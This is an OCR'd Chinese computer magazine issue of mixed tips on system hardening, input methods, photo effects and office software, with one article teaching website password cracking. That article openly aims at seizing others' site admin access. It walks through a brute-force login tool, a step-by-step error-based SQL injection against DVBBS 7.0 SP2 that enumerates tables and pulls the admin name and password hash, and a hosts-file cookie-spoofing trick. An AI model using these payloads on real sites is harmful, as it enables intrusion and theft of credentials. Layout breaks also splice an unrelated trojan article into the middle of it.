为了安全起见,可以在组策略“计算机配置/Windows设置/安全设置/本地策略/安全选项”中选择“账户:重命名系统管理员账户”,修改Administrator账户名并设置密码,再打开注册表编辑器,定位到“HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa”,将“LimitBlankPasswordUse”键值设为“1”即可。

### 空密码远程桌面漏洞

**危害与表现:** 某些无良的Ghost版系统修改了组策略中“计算机配置/Windows设置/安全设置/本地策略/安全选项”中“账户:使用空白密码的本地账户只允许进行控制台登录”策略,设置成为“已禁用”,只要能找到你的IP地址,使用空白密码一样可以远程控制你的电脑,盗取QQ账号密码等有价值信息。

#### 修补方法: 关闭远程协助和远程桌面

除了开启组策略的上述选项,还要右键点击“我的电脑”,选择“属性/远程”,取消“远程协助”和“远程桌面”功能。右键点击“我的电脑”,选择“管理/服务”,将“Terminal Services”服务的启动类型设置为“禁用”。再右键点击“我的电脑”,选择“管理/计算机管理/系统工具/本地用户和组/用户”,删除除管理员、Guest账号外的不常用账号。

### 防火墙设置被修改

**危害与表现:** 在某些Ghost版系统防火墙“例外”项目中,默认未开启允许通过的“远程桌面”都被勾选。

#### 修补方法: 修改防火墙配置

打开“控制面板/Windows防火墙”,在例外项目中取消勾选未经允许就私自通过的项目。

# 网页密码暴力破解

文/张小伟


大家在登录论坛时都要输入密码, 很多网站后台也要输入管理员密码才能进入。要是自己知道密码就好了, 在这个网站就能为所欲为。但要管理员给你密码那是天方夜谭, 要是自己能破解密码, 那就爽呆了。今天, 我们在光盘上放入了常用的后台登录程序, 大家可以在不看本文的前题下, 试试能否破解密码。

## HTML登录破解

对网站后台登录, 常见的是HTML网页登录模式(如图1), 怎样才能破解呢?

首先来分析登录方式。在“<form>”和“</form>”里的代码表示为登录表格框, 其中的“method=“post””表示HTTP请求的方式“post”。现在来找到发送到哪里, 在“action”后面的就是服务器的接收地址, 提交的数据将要发送到这里。发送数据时, “username”表示用户名, 而“password”表示用户密码。通过分析不难看出, 是在本机输入用户名与密码后, 再提交到服务器后台页面, 与数据库进行核对。如果用户名与密码核对成功, 转到正确的网页上; 如果用户名或密码不能核对成功, 则转到错误提示页面。

那怎样破解呢? 我们可以打开“网页密码暴力破解器”工具, 在“发送数据”中输入一个“username=#username#”, 表示用户



名为动态生成, 如果不是#username#, 则表示使用固定的username; 再输入“password=#password#”表示使用动态生成密码。然后设置线程数, 完成后就设置判断条件, 方式可以有等于和不等两条, 最后点击“发送”即可(如图2)。

“网页密码暴力破解器”工具自动向后台页面提交数据, 在进行用户名与密码的核对时, 使用功能分段破解方式对密码进行破解。

## 论坛注入破解

对HTML用“网页密码暴力破解器”工具可以达到破解的目的, 那对ASP或PHP之类的程序呢? 以动网论坛7.0 SP2为例: 表面看应该说它的安全性已经是很高的了, 但还是有问题的。

### 第一步: 查找注入点

首先确定目标。在对服务器进行注入检测时, 如果一个个测试很麻烦。可以使用“啊D注入工具”扫描来查找注入点。打开“啊D注入工具”, 在“检测网址”栏里输入要攻击的网址, 点击地址栏右边的“检测”按钮即可查到服务器上的注入点。

哪些注入点是可以用的呢? 在扫描结果的“可用注入点”里, 以红色字标示的链接就是可以注入点。

### 第二步: 确定注入点

假设以下URL存在SQL注入  
http://127.0.0.1/type.asp?id=5  
先测试能否能注入, 以id=5为例, 输入“http://127.0.0.1/type.asp?id=5” (后面加个单引号), 这时会返回错误提示, 提示出现“80040e14”错误, 并且

**提示 Attention**

### post与get的区别

在HTTP请求中, get方式通过URL提交数据, 数据在URL中可以看到; post方式, 数据放置在HTML HEADER内提交。get方式提交的数据最多只能有1024字节, 而post则没有此限制。而在表单提交时, get是从服务器上获取数据, post是向服务器传送数据。

会提示字符串“'”和“'”之间有未闭合的引号。

### 第三步: 获取数据库用户名

怎样才能得到当前连接数据库的用户名呢? 输入“http://127.0.0.1/type.asp?id=(select user\_name())”, 回车后提示“80040e07”错误, 将nvarchar值user转换为数据类型为int的列时发生语法错误。从提示中可以看出, 当前数据库用户名为“user”。嘿嘿, 就是这样简单。

### 第四步: 获取数据库名

用同样的方法, 要得到当前连接的数据库名, 输入“http://127.0.0.1/type.asp?id=(select db\_name())”, 提示“80040e07”错误, 同时还会提示将nvarchar值mmking转换为数据类型为int的列时发生语法错误。从错误信息中得到当前数据库名为: mmking。

### 第五步: 测试权限

现在来测试权限, 输入“http://127.0.0.1/type.asp?id=(SELECT IS\_SRVROLEMEMBER('sysadmin'))”, 返回错误信息。提示当前记录已删除。看来权限并不高。继续测试“http://127.0.0.1/type.asp?id=(SELECT IS\_MEMBER('db\_owner'))”, 说明数据库的权限是“DB\_OWNER”数据库所有者。

### 第六步: 获得用户名与密码

看来动网的各个表就保存在mmking中。现在再来看看到底在哪个表里。输入“http://127.0.0.1/type.asp?id=(select top 1 name from sysobjects where xtype='u' and status> 0 and name not in(' '))”, 返回将nvarchar值“address”转换为数据类型为int的列时发生语法错误。这个错误提示很好, 说明表名为address。继续测试, 输入“http://127.0.0.1/type.asp?id=(select top 1 name from sysobjects where xtype='u' and status> 0 and name not in(' address' ))”, 这时测试第二个表名, 比如第二个表名是“admin”。依次类推, 再输入“http://127.0.0.1/type.asp?id=(select top 1 name from sysobjects where xtype='u' and status> 0 and name not in(' address', ' admin', ...))”, 这样即可得到所有的表。

OK, 现在对表进行分析, 包括有



# 系统时间被更改 可能中了最新机器狗木马

文/陈相

发现360无法打开, 并且系统变得非常慢, 系统时间莫名其妙被更改。这是什么原因呢? 很可能是中了“最新机器狗木马”。

“最新机器狗木马”是一种病毒下载器, 它会从网上下载大量的木马、病毒、恶意软件、插件。这些木马病毒会盗用用户的隐私资料, 并会通过内部网络传播、下载U盘病毒和 Arp攻击病毒, 能引发整个网络的电脑全部自动重启。

下载并运行“360顽固木马专杀”工具, 然后点击“自定义”, 再点击“添加”来加入其他的分区(如图1),

点击“保存设置”。现在点击“开始查杀”即可, 在“隔离/恢复”里有删除



的木马程序(如图2), 完成后再重启机器, 然后安装正版杀毒软件并升级即可保障电脑安全。



“address”、“admin”、“user”等表, 当然了, 这就是动网论坛的表。

可以看出, “admin”就是论坛管理员的表, 管理员的信息都在这个表里, 怎么通过表名来破解它呢? 知道了“admin”的地址, 现在来看看到底有多少个管理员吧。先输入“http://127.0.0.1/type.asp?id=5 and 3=(select count(username) from admin)”。返回错误提示, 显示当前的记录已被删除。这说明管理员的数量是少于三个的, 再来测试, 输入“http://127.0.0.1/type.asp?id=6 and 1=(select count(username) from admin)”, 出现正常显示信息, 说明管理员只有一个, 现在要读出管理员的名字。输入“http://127.0.0.1/type.asp?id=(select username from admin)”, 出来了, 发现管理员的用户名是“dudu”。再输入“http://127.0.0.1/type.asp?id=(select password from admin)”, 呵呵, 发现密码为: e7cc01be0e33a273。

OK, 现在知道管理员账号与密码了, 唯一的问题就是密码是经过MD5加密了的。根本不需要去破解, 因为后台管理是COOKIE SESSION认证。所以只有管理员在前台登录才可以进后台管理, 一般用户是无法进后台管理的。当然了, 在实际使用时, 要先在前台登录管理员账号, 才能再在后台登录。我们可以用同样的方法来得到前台密码。

## 提示 Attention

### 轻松实现COOKIE欺骗

假设目标站是www.mubiao.com, 而www.ziji.com是自己的站点(它们安装相同的程序)。先ping出www.ziji.com的IP地址, 如得出IP地址“192.168.0.5”。然后将hosts.sam文件的内容改为“192.168.0.5 www.mubiao.com”, 并保存为hosts。将用来读取COOKIE的页面传到www.ziji.com, 再连上www.mubiao.com即可登录。因为hosts已被修改, 所以能实现COOKIE欺骗www.mubiao.com。

## 安全互动

你问题 专家答  
还有奖品给你拿!

本期主题: 解决IE主页被篡改的问题

网友: 李明宏

怎么办啊? 主页被改为http://www.ku2009.com/, 收藏夹也有它的收藏项。用Windows清理助手查出一些木马, 清除后依然不解决问题。并且系统安全的杀毒软件解决不了这个问题, 下了个急救箱, 运行之后根本查不出来。

专家: 戴硕

方法1.使用“江民杀毒软件安全助手”的“系统修复”功能来自动修复IE首页。使用“江民杀毒软件安全助手”的“插件管理”功能来优化IE的性能。

方法2.打开注册表(点击“开始/运行”, 输入“regedit”然后回车), 选择“我的电脑”, 然后点击“编辑/查找”, 在查找里面输入如“http://www.ku2009.com/”(就是被锁定的ie网站), 找到“HKEY\_CURRENT\_USER\Software\Microsoft\Internet Explorer\Main\Start Page”, 双击之, 然后输入about:blank, 最后右击桌面上的IE, 进入“属性”窗口, 改成空白页就可以了。

参与方式: 欢迎大家登录“电脑迷”论坛安全版(http://bbs.cpcfan.com/forumdisplay.php?fid=98)提问或帮助解答。本期我们都会选出5位幸运读者, 各奖一套正版江民杀毒软件(一年有效期)。

江民科技反病毒工程师 戴硕



2002年毕业于清华大学计算机科学与技术系, 获学士学位, 现任江民科技反病毒部经理。戴硕于2003年进入江民公司, 一直从事反病毒与网络系统安全的研究和开发工作, 作为主创人员参与了启发式智能病毒扫描、恶意网页识别等安全扫描引擎的设计实现。  
联系电话: 010-82511166-8024

## 换拼音不换惯用词库


文/王卫华

一种拼音输入法用久了, 难免想换口味。上期杂志讲过了QQ拼音、搜狗拼音和紫光拼音三种输入法在不同场合下有不同的应用, 受到读者欢迎。有读者来信问: 如果换了拼音输入法, 那么之前我用了很久的, 按照我习惯量身定做的自定义词库, 是否能带到其他拼音输入法中去呢? 其实, 拼音输入法都提供了词库转换功能, 利用词库的转换, 可以把习惯的词库带走。


以把紫光拼音自定义词库转为搜狗词库为例, 若是从紫光拼音换成搜狗拼音, 只需要把紫光拼音的自定义词库移植到搜狗拼音即可, 操作很简单:




首先, 打开紫光拼音输入法的设置菜单, 点击词库管理, 然后选中“用户词库文件”, 点击“导出”(如图1), 就可以保存为一个纯文本用户词库文件。导出完成后会出现成功提示, 提醒导出了199个自定义词条(如图2)。



其次, 打开搜狗拼音输入法, 设置属性, 点击词库, 在“词库操作选择”后面弹出下拉菜单, 定位到“导入文本



词库”, 然后点击“执行该操作”(如图3), 选中第一步从紫光拼音中导出的自定义词库, 导入后, 出现安装成功的提示(如图4)。这样, 紫光拼音的惯用词库就成功移植到搜狗拼音中来了。



### 提示 Attention

#### 词库转换的原理

按照上面的方法, 在任意拼音输入法中, 只要能导出txt格式的纯文本词库, 就可以导入到其他输入法的自定义词库中, 非常方便。不过, 需要注意的是, 紫光拼音在导入其他输入法的txt词库时格式要求比较严格, 经我们测试, 无法导入到搜狗拼音的自定义词库。而搜狗拼音、QQ拼音的自定义词库都可以很方便地保存为txt词库, 这样, 只要保存一个txt纯文本格式的词库, 就可以很方便地转换, 随时可以把词库“继承”到其他拼音输入法中, 就算是重装之后, 只要导入最新的txt词库版本, 就不用每次都重新积累自定义词库的词汇, 能保证长期用拼音的输入习惯。

## 让照片活起来

文/蓝色海岸

作为色友, 无论是工作之余的闲暇时光还是节假日的大段时光, 我们总是扛起自己的长枪短炮, 将美景一一摄入镜头。时间一长, 硬盘上的美景美图数不胜数, 但都是静止的, 如一潭死水。一次心血来潮, 能否给静止的照片来点灵性, 让照片“活”起来呢? 功夫不负有心人, 借助于Nufsoft Nature Illusion Studio 2009汉化版, 梦想终得实现。

下面我们就来看看如何为照片添加水流动的效果以及下雨或下雪的效果。

下载安装并启动程序, 在打开的向导页面中点击“创建工程”, 然后点击

### 提示 Attention

在添加图片时, 在“打开”对话框里点击右上边的“查看”菜单, 然后选择“缩略图”, 即可看到当前文件夹里所有的图片, 这样能方便查找。

“加载图像”按钮, 打开欲添加特效的照片文件。

进入主界面后, 首先利用缩小或放大按钮将照片缩放成适中, 然后从1~6号蒙版中任意选择一个。


接下来, 点击左侧功能列表栏的“水彩画”, 在其下设置一下水流动的方向、振幅、频率、波纹特效、扭曲和速度。

现在可以在画面中有水的地方涂抹几笔(如图), 然后点击“预览”按钮。快看一看, 照片中原来的死水是不是流动起来了。

OK, 现在我们再为照片添加下雨或下雪的效果。点击左侧的“天气”标签, 点击“天气样式”下拉列表, 选择“雨点”或“雪”, 特效添加成功后, 就得对特效进行处理。

直接拖动滑块设置“速度”、“风”的强弱和雨点的“长度”。当设置完成后点击“预览”按钮, 这下不仅水动了, 而且还下起了雨雪, 是不是很神奇?

创建出这么神奇的效果, 当然要保存起来, 点击“创建屏保SCR”可以保存为一个屏幕保护程序; 如果点击“编译视频”, 可以保存为一个AVI视频片段, 可以放在MP4里进行播放; 如果点击“创建GIF”可以得到一个动画文件, 可以将GIF动画添加进QQ表情里发送给QQ好友。有了这么神奇的照片, 赶快向好友秀一下吧!!



## 示假藏真给重要文件来点伪装术

■ 文/蓝色海岸

这年头,谁还没点隐私?自己拍的靓照、写的情书,费N多精力完成的策划书,这些重要文件放在哪里呢?这些隐私文件,万一泄露出去,说不定又是一场艳照门……

加密当然是一种不错的选择,不过,却有此地无银三百两的感觉,明摆着让人破解!好了,不卖关子了,其实加密不如伪装,把隐私文件神不知鬼不觉地藏藏在敌人的眼皮子底下,够刺激吧?!

首先下载安装文件夹伪装王 1.25,接下来,将自己的隐私文件放入某个文件夹中。启动文件夹伪装王,在“文件夹”文本框中输入隐私文件所在文件夹

的目录路径和名称。

### 提示 Attention

也可以拖动存储有隐私文件的文件夹到伪装王界面的“文件夹”文本框中,松开鼠标,会自动输入目标路径。

接下来,在“伪装成什么”列表中选择一种伪装效果,有“控制面板、拨号网络、IE、我的电脑、网上邻居、打印机、回收站、计划任务”等8种伪装效果可供选择,如图所示。例如,我们选择伪装成打印机。

最后,点击“伪装”按钮。现在重新启动资源管理器,我们就可以将硬盘上

任意的文件夹伪装成特殊文件夹了。其他用户无法通过正常的方法进入该文件夹操作,从而达到保护自己的私密文件不被其他人访问到的目的。

当自己需要使用伪装后的文件怎么办?很简单,只需再次进入伪装王,选择“解伪”即可。



## 轻松下载网络视频让FLV文件无所遁形

■ 文/小色

土豆网、YouTube、优酷网、我乐网、六间房……视频分享网站如雨后春笋般涌现,在这些视频分享网站上有许多精彩的视频短片,通常只能在线观看,要想下载回来保存欣赏往往要借助于专门的FLV探测器才能办到,甚是不便。但是,如果请到狂雷FLV视频(下载地址: <http://www.raydown.com/>)帮助,那就另当别论了,可以实现视频的搜索下载播放转换一条龙服务。

启动狂雷,在左侧列表框中分门别类列出了电影连续剧排行榜、音乐游戏排行榜、综艺体育排行榜,现在要想找某一类别的视频是不是方便多了。这还不算“雷”,更雷的是可以直接在搜索框中输

入自己想看的视频,点击“搜索”按钮,就可以直达目标了。狂雷能够从土豆网、YouTube、优酷网、我乐网、六间房等多达796个视频网站中搜索所需要的视频文件,从而令视频文件无所遁形(如图)。

在搜索结果列表中,双击某一个搜索结果,即可打开下载对话框,确定之后就可以下载了。在搜索结果分别勾选,然后点击“下载”按钮,可以进行批量下载,十分方便。

视频下载完成后,会自动进入“已下载”列表,选中需要播放的视频,点击“播放”按钮,即可打开狂雷自带的播放器进行播放了。



### 提示 Attention

精彩随身行,FLV一键转换3GP

点击工具栏上的“转换”按钮,打开格式转换窗口,点击“添加”按钮,将需要转换的视频文件添加进来,接下来,选择自己的手机型号或者是其他设备的型号,最后点击“转换”按钮即可。这样,我们就能够将视频转换成3GP、MP4、AVI等格式供手机、IPHONE、PSP等手持设备使用了。

## 不会读不会打只要上网写出来

■ 文/天涯路

在使用电脑的时候经常会碰到一些生僻字,有些字是不知道读音的,有些字是不知道怎样打出来,很郁闷。其实可以把这些字在网页上通过手写输入写出来,然后把它复制粘贴要需要的地方就可以了,而且还可以查看这个字的读音。

打开网页“<http://www.nciku.cn>”,

在首页的输入框后面可以看见有个“手写输入”的图标,点击它会显示一个手写输入面板,用鼠标就可以在上面写出文字了,写好后点击候选框中正确的文字,这样文字就会显示在前面的输入框中,把它粘贴到需要的地方就行了。

在用鼠标写的时候,还可以撤销

和清除写的内容,而且把鼠标放在候选框中的文字上,还会显示该字的读音,方便使用拼音输入法来输入该字(如图)。



## 为Windows 7找回显示桌面的传统图标

文/一江春水

用上Windows 7的朋友可能会发现“显示桌面”的图标已经被放到任务栏的最右边,也就是时间旁边的那个矩形块,麻烦的是这个图标却无法通过设置或鼠标拖曳调整位置,对于习惯了传统位置的朋友来说,这样的设计显然不是太方便。

其实,只要稍微花一些时间,即可为Windows 7找回“显示桌面”的传统图标。

右击任务栏,从快捷菜单中选择“新建工具栏”,随后会弹出“新工具栏-选择文件夹”对话框,将路径指向“c:\Users\Administrator\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\”,这里的磁盘路径和账户名称请根据实际情况确定。

现在可以在Windows 7任务栏上看

到熟悉的快速启动栏,由于默认设置下会自动显示文本和标题,因此许多项目不是很清楚,建议取消显示文本和标题。IE图标的右边就是熟悉的“显示桌面”图标,是不是很简单(如图)?




## 用HyperSnap-DX快速拼贴图像

文/唐僧怕西游

平时,IT都用HyperSnap-DX来抓图。在默认情况下,HyperSnap-DX为每个捕获的图像都创建一个新的窗口,但是有些时候需要将抓取的几幅画面拼合成一幅图像(比如想把几张连续镜头的剧照拼合成连环画形式),如果利用原始的方法就必须切换窗口反复进行复制、粘贴操作,这样实在太麻烦了。不过如果利用

HyperSnap-DX的图像捕捉粘贴功能就可以免去这些麻烦。在HyperSnap-DX主窗口上依次单击“捕捉/捕捉设置”,打开“捕捉设置”对话框,在“查看和编辑”选项卡中选择“将每个新捕捉的图像都粘到当前图像上”即可,必要时,还可以扩展绘图空间(如图)。



## 不要让歌词挡住你的屏幕

文/小d

很多朋友在听歌的同时都喜欢看歌词,小D也不例外。他平时经常用Winamp听歌。可有时候发现歌词老是挡住他的视线,怎样调教歌词,才能让它不挡住屏幕呢?

### 我的屏幕满满的

很多时候,显示屏总塞满了很多东西,这时播放器和歌词就没有安置的地方了。怎样才能既欣赏歌词,又不干扰正常的工作呢?

首先,关掉除主窗口外的所有面板,然后点击播放器右上角第二个按钮,将它切换成条形窗口模式。这样既减少了主窗口的区域面积,也不影响歌曲的播放、切换、暂停和音量的调节等操作。

此外还要让主窗口始终显示到最前面,这样无论当前的活动窗口是什么都不会影响Winamp的控制。方法是在主窗口

点击右键,选择“选项/总在最前”。设置好后将它拖动到空白位置,如标题栏的区域,就不会挡住正在浏览的文字或使用的软件了(如图)。



### 提示 Attention

如果你用的是其他播放器,一定也提供了播放器最简模式。不过要看歌词,就得把浮动歌词定位到最前面(一般是点击类似图钉那个图标),然后拖动到标题栏等空白区域即可。

### 宽屏幕别浪费

很多朋友用上了宽屏显示器,可往往用不着那么宽的界面,这时就可以用Winamp来填满这个空白。

首先,把Winamp的各个面板都调用出来,主窗口可以切换回普通模式,同样设置为“总在最上”,并拖放到屏幕空白处。此时也不必使用浮动歌词,就用乐辞主面板即可。不过乐辞面板歌词字体默认比较小,在大尺寸显示器中更明显。右键点击乐辞面板,在右键菜单中选择“选项”,在“乐辞配置”窗口中切换到“显示效果/主窗口显示”,在“字体”选项中设置需要的字体、字号。另外,将歌词显示模式设置为“垂直滚动”,可以看到更多歌词;歌词超过行距时则“自动换行”。主窗口配色建议使用默认的“Winamp配色方案”。这样,就可以在宽屏中舒舒服服地欣赏歌词了。

通过上面的设置,就能在不打扰正常工作的情况下,让你一边愉快地欣赏歌曲,一边跟着歌词哼唱。

## 让WPS2009的空白文档优先启动


■ 文/大懒虫

黄先生经常在全国各地跑,所以单位给他配置了一台专属的笔记本电脑。为了方便办公,他安装了正式版的WPS2009,因为它的体积比较小,处理文档的速度也快,而且还能和Microsoft Office 2007双向深度兼容,用起来也比较方便。

不过还是有个小问题困扰着黄先生,因为每次运行WPS,不是打开空白文档,而是WPS“首页”,虽说可以方便打开以前保存的文档,可是要打开空白

文档却得多花几个步骤。如何才能实现在打开WPS时启动的是空白文档,而不是“首页”呢?首先是打开WPS文字(在WPS三组件中任意一个设置均可),然后在“首页”的左下角处,单击“启动时新建文档”按钮,将它激活(如图),然后再单击“启动时显示首页”按钮,将其关闭(默认的是激活状态),设置完成后,再次打开WPS时,启动的就是不再是“首页”,而是空白文档了。这样,也就无需

每次打开WPS时再新建空白文档,还能提高WPS的打开速度。



### 提示 Attention

如果需要使用“首页”时,可以在菜单栏中单击“视图/首页”,将“首页”打开后,就又可以可以在“首页”中进行标星、在线储存等其它操作了。

## 听歌之余也要欣赏景色

■ 文/林丽华

闲瑕之余,想必大多数朋友都会走出户外去欣赏大好景色,但总是会有遗憾之处,虽然可以在网络通过搜索进行浏览,不过总是费时费力。其实,如果你经常使用酷我音乐盒听歌,那么可以在听歌之余,同时欣赏到各地的风景,不是很有意思吗?

运行酷我音乐盒,切换到“正在播放”选项卡,选择窗口底部的“图库”面板,默认设置下,会自动匹配歌手的写真,除此之外,还可以在这里欣赏其他地方的景色呢。从“图库”下拉菜单

中可以选择有故事的风光、魅力中华等类别(如图1)。“有故事的风光”类别下提供了冬日遐想、科技在我身边、走在风景边等不同的小类,“魅力中华”类别下



提供了春江秋色、蝴蝶飞飞、标志性建筑等小类,例如这里选择“标志性建筑”,完成搜索并加载成功之后会随着歌曲的播放旋律自动切换各地的标志性建筑(如图2)。在欣赏动听歌曲的同时,能够领略到祖国河山的大好景色,岂不妙哉?



## PDF文档也要用听的

■ 文/林丽华

网上有很多PDF格式的图书,最近小白也下了几个,可是看久了眼睛疼,要是能用听的就好了。别以为这个想法不能实现,利用免费的Adobe Reader 9.0自动朗读PDF文档,这可比睁大眼睛浏览要方便多了。


打开相应的PDF文档,首先从“视图”菜单下依次选择“朗读/启用朗读”,或者按下“Ctrl+Shift+Y”组合键,选中需要朗读的文档内容,也可以从“朗读”菜单下选择“朗读本页”或“朗读到文档结尾处”(如图1),接下来只要将鼠标移到相应的位置即可聆听到标准

的朗读,无论是中文或英文内容均可得到支持。



如果觉得朗读的音量不够,可以从“编辑”菜单下打开“首选项”对话框,从左侧窗格选择“朗读”(如图2),在这里可以重新设置朗读的音量,甚至还

可以重新设置默认的声音、音调、语速,当然你必须首先取消“使用默认声音”和“使用默认语音属性”两个复选框的选中状态,接下来可以更改原有的默认设置,最后再次勾选复选框,才可以使设置生效。设置好后,你就能“听”PDF文档了,感兴趣的朋友不妨一试。



# 另类用法QQ软件管理变清洁工

文/天地之间有杆秤

不得不说,腾讯旗下的各种应用软件是越来越多,越来越强大,因此腾讯专门推出了“QQ软件管理”工具,以使用户统一管理自己电脑里安装的各种腾讯出品的软件。其实,除了管理软件,QQ软件管理还有一项新鲜的招数。

运行腾讯的QQ软件管理,切换到“系统清理”选项卡,这里提供了IE上网痕迹清理、磁盘空间清理、注册表残留清理三大类别,如果对于提供的默认清

理项目不太满意,可以按照自己的需求手工选择,比较实用的是右下角的一个扫描时间的估计值,单击“开始扫描”按钮,稍候片刻即可显示扫描结果(如图)。在这里可以看到清理之后可以获得的磁盘空间,如果确认无误的话,单击“立即清理”按钮。清理完成之后会显示清理用时、挖出的磁盘空间和注册表中删除的无用项目。默认设置下,QQ软件管理会在清理之前自动备份注

册表,这样就不用担心误删除了(当然误删除的几率也很小),相关的选项可以通过点击界面右上角的“设置”链接,在弹出对话框中进行调整。



# 围观Bing好图大家藏

文/Aa酱

Bing (<http://cn.bing.com>) 是微软最新推出的搜索引擎,使用方法和百度、Google无二,不同的是Bing每天都会推出不同的图片背景,非常漂亮!但是再漂亮的图片,不能下载保存就郁闷了(如图1)。

其实要下载Bing漂亮的背景图片很简单,在浏览器中打开“Bing Image Archive” (<http://www.istartedsomething.com/bingimages/>

[index.php](http://www.istartedsomething.com/bingimages/index.php)), 会以月历的形式展示本月Bing使用的背景图(如图2)。点击想要



下载的当天的背景图片,将直接打开大图,像平时另存为图片一样保存即可。除了本月的背景图片可以随意下载外,单击“Bing Image Archive”页面中左右两个翻页按钮,即可在不同月份间切换。如果你只是想看看美图,那么直接登录“Bing Image Archive”自然更方便了!



# 我是影评人赶快来写观后感

文/Aa酱

今年的暑假,又是一堆大片等着我们!每当看完一部好片子,总是思潮汹涌,想要表达一下个人感受,而每当看完一部烂片,那更是得好好点评点评,免得朋友们再上当受骗!可是我们有想

法时,往往是刚刚看完的时候,如果当时没有赶快发布在自己的博客或空间里,再好的影评,第二天也保准忘掉!其实,只要是用QQ影音放电影,那有啥想法就简单了!

首先将QQ影音升级至最新版本,运行后单击界面左下角的“小脚丫”按钮,在弹出菜单中发现一项名为“写该片感想”的新命令,不过此时该命令还是灰色的。先点击菜单中的“登录”命令(如图1),在弹出对话框中输入自己的QQ号和密码(如果是自己的个人电脑,可以勾选“记住密码”和“自动登录”两项),单击“登录”按钮返回后,“写该片感想”命令就可用了。

在“写该片感想”对话框中,默认标题为当前播放的影片名称,给它打个分,一共有五个分数等级可选,在“我要写感想”文本框中输入自己或激扬、或搞笑的影评,单击“确定”按钮,此时令人惊喜的事来了:QQ影音会自动调用“剧情连拍”功能,将影片的连续截图和文字感想一起发表到登录QQ号的空间日志中,点击“查看刚发表在QQ空间的日志”链接,即可打开网页查看(如图2)。怎么样,是不是很心动啊?赶紧来试试吧!



## 看快乐女声请PPS帮忙

■ 文/Aa酱

